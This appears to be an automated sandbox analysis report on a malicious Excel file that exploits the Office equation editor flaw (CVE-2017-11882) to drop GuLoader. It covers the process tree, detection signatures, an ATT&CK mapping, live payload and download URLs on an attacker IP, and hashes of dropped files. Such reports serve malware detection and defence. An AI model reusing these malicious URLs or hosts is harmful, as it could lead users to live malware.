ID: 502631
Sample Name: destinations.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:36:33
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report destinations.xlsx

Overview

General Information

Sample Name:	destinations.xlsx
Analysis ID:	502631
MD5:	a4bb01370caeb6..
SHA1:	3eff08923d9b179..
SHA256:	c45eacade4845c...
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c...
- Sigma detected: Droppers Exploiting...
- Sigma detected: File Dropped By EQ...
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp...
- Yara detected GuLoader
- Office equation editor starts process...
- Sigma detected: Execution from Sus...
- Office equation editor drops PE file
- Tries to detect virtualization through...
- Machine Learning detection for dropp...

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2004 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2792 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 684 cmdline: 'C:\Users\Public\vbc.exe' MD5: 8777020A37B6797241A489A707B9784B)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://implantecapilarpereira.com/NetGen"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.671498542.000000000029 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:


Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrc Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	27%	Virustotal		Browse
C:\Users\Public\vbc.exe	27%	Virustotal		Browse

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://implantecapilarpereira.com/NetGen	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://192.3.121.153/00800800/vbc.exe	2%	Virustotal		Browse
http://192.3.121.153/00800800/vbc.exe	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://implantecapilarpereira.com/NetGen	true	• Avira URL Cloud: safe	unknown
http://192.3.121.153/00800800/vbc.exe	true	• 2%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.3.121.153	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502631
Start date:	14.10.2021
Start time:	07:36:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	destinations.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/15@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 29.9% (good quality ratio 8.4%) • Quality average: 18.1% • Quality standard deviation: 31.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:37:39	API Interceptor	59x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	hoho.arm	Get hash	malicious	Browse	• 172.245.26.223
	9HV44nndlN	Get hash	malicious	Browse	• 107.173.10.2
	SecuriteInfo.com.Linux.BtcMine.477.14890.22904	Get hash	malicious	Browse	• 107.174.85.135
	MqP0jnQnDs	Get hash	malicious	Browse	• 107.173.176.7
	h53kqH28Nu	Get hash	malicious	Browse	• 107.173.176.7
	D8a4ajTd5L	Get hash	malicious	Browse	• 107.173.176.7
	ucPSZiWwsb	Get hash	malicious	Browse	• 107.173.176.7
	Y1Nx2LJUmA	Get hash	malicious	Browse	• 107.173.176.7
	ykE1WsTD4q	Get hash	malicious	Browse	• 107.173.176.7
	Sajeeb09908976745344567.xlsx	Get hash	malicious	Browse	• 192.3.110.172
	Paymentslip 10132021.xlsx	Get hash	malicious	Browse	• 192.3.13.95
	Swift.xlsx	Get hash	malicious	Browse	• 192.3.222.155
	ojZRw3eBpN	Get hash	malicious	Browse	• 107.172.24.165
	yEumlkJuVE	Get hash	malicious	Browse	• 107.173.176.7
	DHL consignment number_600595460.xlsx	Get hash	malicious	Browse	• 198.12.84.79
	4f0PBbcOBI	Get hash	malicious	Browse	• 107.173.176.7
	IdXkXl1i9r	Get hash	malicious	Browse	• 107.173.176.7
	RlypFfB7n8	Get hash	malicious	Browse	• 107.173.176.7
	7iw4z5l41w	Get hash	malicious	Browse	• 107.173.176.7
	6wfKGbEfZN	Get hash	malicious	Browse	• 107.173.176.7

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	208896
Entropy (8bit):	4.14906794472717
Encrypted:	false
SSDEEP:	1536:tTEDegofhrRAnvzYFBWigYcgkOwijQkwY+EhBKDID:tQeZpR47YeigqVX+SK8
MD5:	8777020A37B6797241A489A707B9784B
SHA1:	A1ED1029B967295F9CE5E9D219F41DC6C7FC4D1A
SHA-256:	8A45D901CAB57A1B65C32AEA2452F56436DCF01C37BDF7875838E6054F395D90
SHA-512:	0A9D13CA582DD72B4CDCE8C91A5226AEB8C70AC7A73FA5F9775C6D03753BF7EC856371F55BF5F5E38F0A1D84E375C80916E5508F89D91E7100A82C4E544174D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 27%, Browse
Reputation:	low
IE Cache URL:	http://192.3.121.153/00800800/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i.....*.....Rich.....PE..L.....R..... ....P.....\|.....@.....@.....$...(.....&%.....0... .....text..... ..`.data.....@....rsrc...&%.....0.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\21EEA90B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:.tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,....8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\511BE33D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 737 x 456, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	83904
Entropy (8bit):	7.986000888791215
Encrypted:	false
SSDEEP:	1536:xNzYthYR7Iu3TjzBH8lXtvmNy2k8KYpNNNQ64nBLEMoknbRVmnN6:xNzUGxDjeOs2kSNSBh24
MD5:	9F9A7311810407794A153B7C74AED720
SHA1:	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
SHA-256:	000586368A635172F65B169B41B993F69B5C3181372862258DFAD6F9449F16CD
SHA-512:	27FC1C21B8CB81607E28A55A32ED895DF16943E9D044C80BEC96C90D6D805999D4E2E5D4EFDE2AA06DB0F46805900B4F75DFC69B58614143EBF27908B79DDA2
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\511BE33D.png	
Preview:	.PNG.....IHDR.....oi.....IDATx..u|.....@ .@..[.H.5...<....R.8.P...b-....[.!...M..1{on.MB.@...{.....r..9s.QTUE".H$..$.a._.@".H$..$...".H$..$;"e..D".H$..).H$..D".H. E".H$.IvD.(..D".H.#RF.H$..D...2.D".H$..Q$..D".dG..".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D..... y.P....D".H..TU}..RF..jRRR...A.1y..Eyj..d$Ne.U..x..f..., .3.....^.m.ga<r...Q..Y..&....43\|A...~...b...l..&.....d../C..... ...sN....;.IFXX<..F.z$..D".dG..E..1.fR.%..= 6((W..5.m....YsM.!.....v..r.*....\Y..h.N.M.v....{.%.....gb&.<..7/..).X.. (\.....0k.....k.d2..KI;...O.X..]j.G..BB(U.....`.zU@=t$...S.....N...6..a`..t...z.v*:.....M.....YUe.N....TI.*..]NQ.<..vm....o....\|yt:.....P..d.]....bE.zr.....*UJ.y.b....5...gg..?..;pr..V-. .U.66.h...Y.....q_t:.."M..x.7...4Y...aa.@qw.l..=.sgC.....pa.!O.Q.....%.f..P..~.uk...8.....-R....5m.I..S.BCC....9r...O.<8u....Q$..E!).`.6.7V.k+WF^...y...p.....5.....\)~Y.7m.. ..../.P._^.0W@.....[....<.R..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\528BF790.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....C.....C.....r...".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5D127D2C.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	497636
Entropy (8bit):	0.6294563664495783
Encrypted:	false
SSDEEP:	384:xFXXwBkNWZ3cJuUvmWnTG+W4kH8ddxzsFfWS:PXwBkNWZ3cjvmWa+Vkv
MD5:	D57A36414E1F432B9F2EADCA1F32EA87
SHA1:	357610FE63E07D4948AB4C3028E0A28D1F5E11F3
SHA-256:	1303048ECEE15E6A8E52DB06CBEFC973BE8B4AF6FF0A292B7D98F979CBAC6FB3
SHA-512:	CCD293A8FFE40246D6D8B56046D7E3D113D2E3C59526E12C42887DFE8F4E4A8A218073592DE88BB8F8F77B6F9538F9E85DD8094AD55658A1683FE782809430FA
Malicious:	false
Reputation:	low
Preview:	....l.....,.....=..\... EMF.....).....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?! @.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....VZ$.....f`Z.@..%. ..d.....RQ.[.....t....$Q.[..... ...Id`Z..... .....&..d`Z".....O.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X.....8...8XZ.....&.dv.....%.. .....%.....%.....!.....F...(.....GDIC.....F....E...E..EMF+*@..$.....?.....?.....@..|D..pD.....PNG.....IHDR..... .....@..o....sRGB.....gAMA.....a.....pHYs.....+....C.IDATx^._

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6BE9D81A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6BE9D81A.png	
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... .....(..1$..)..[..c&t..ZHv..5....3#..~8...Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6E478DD9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
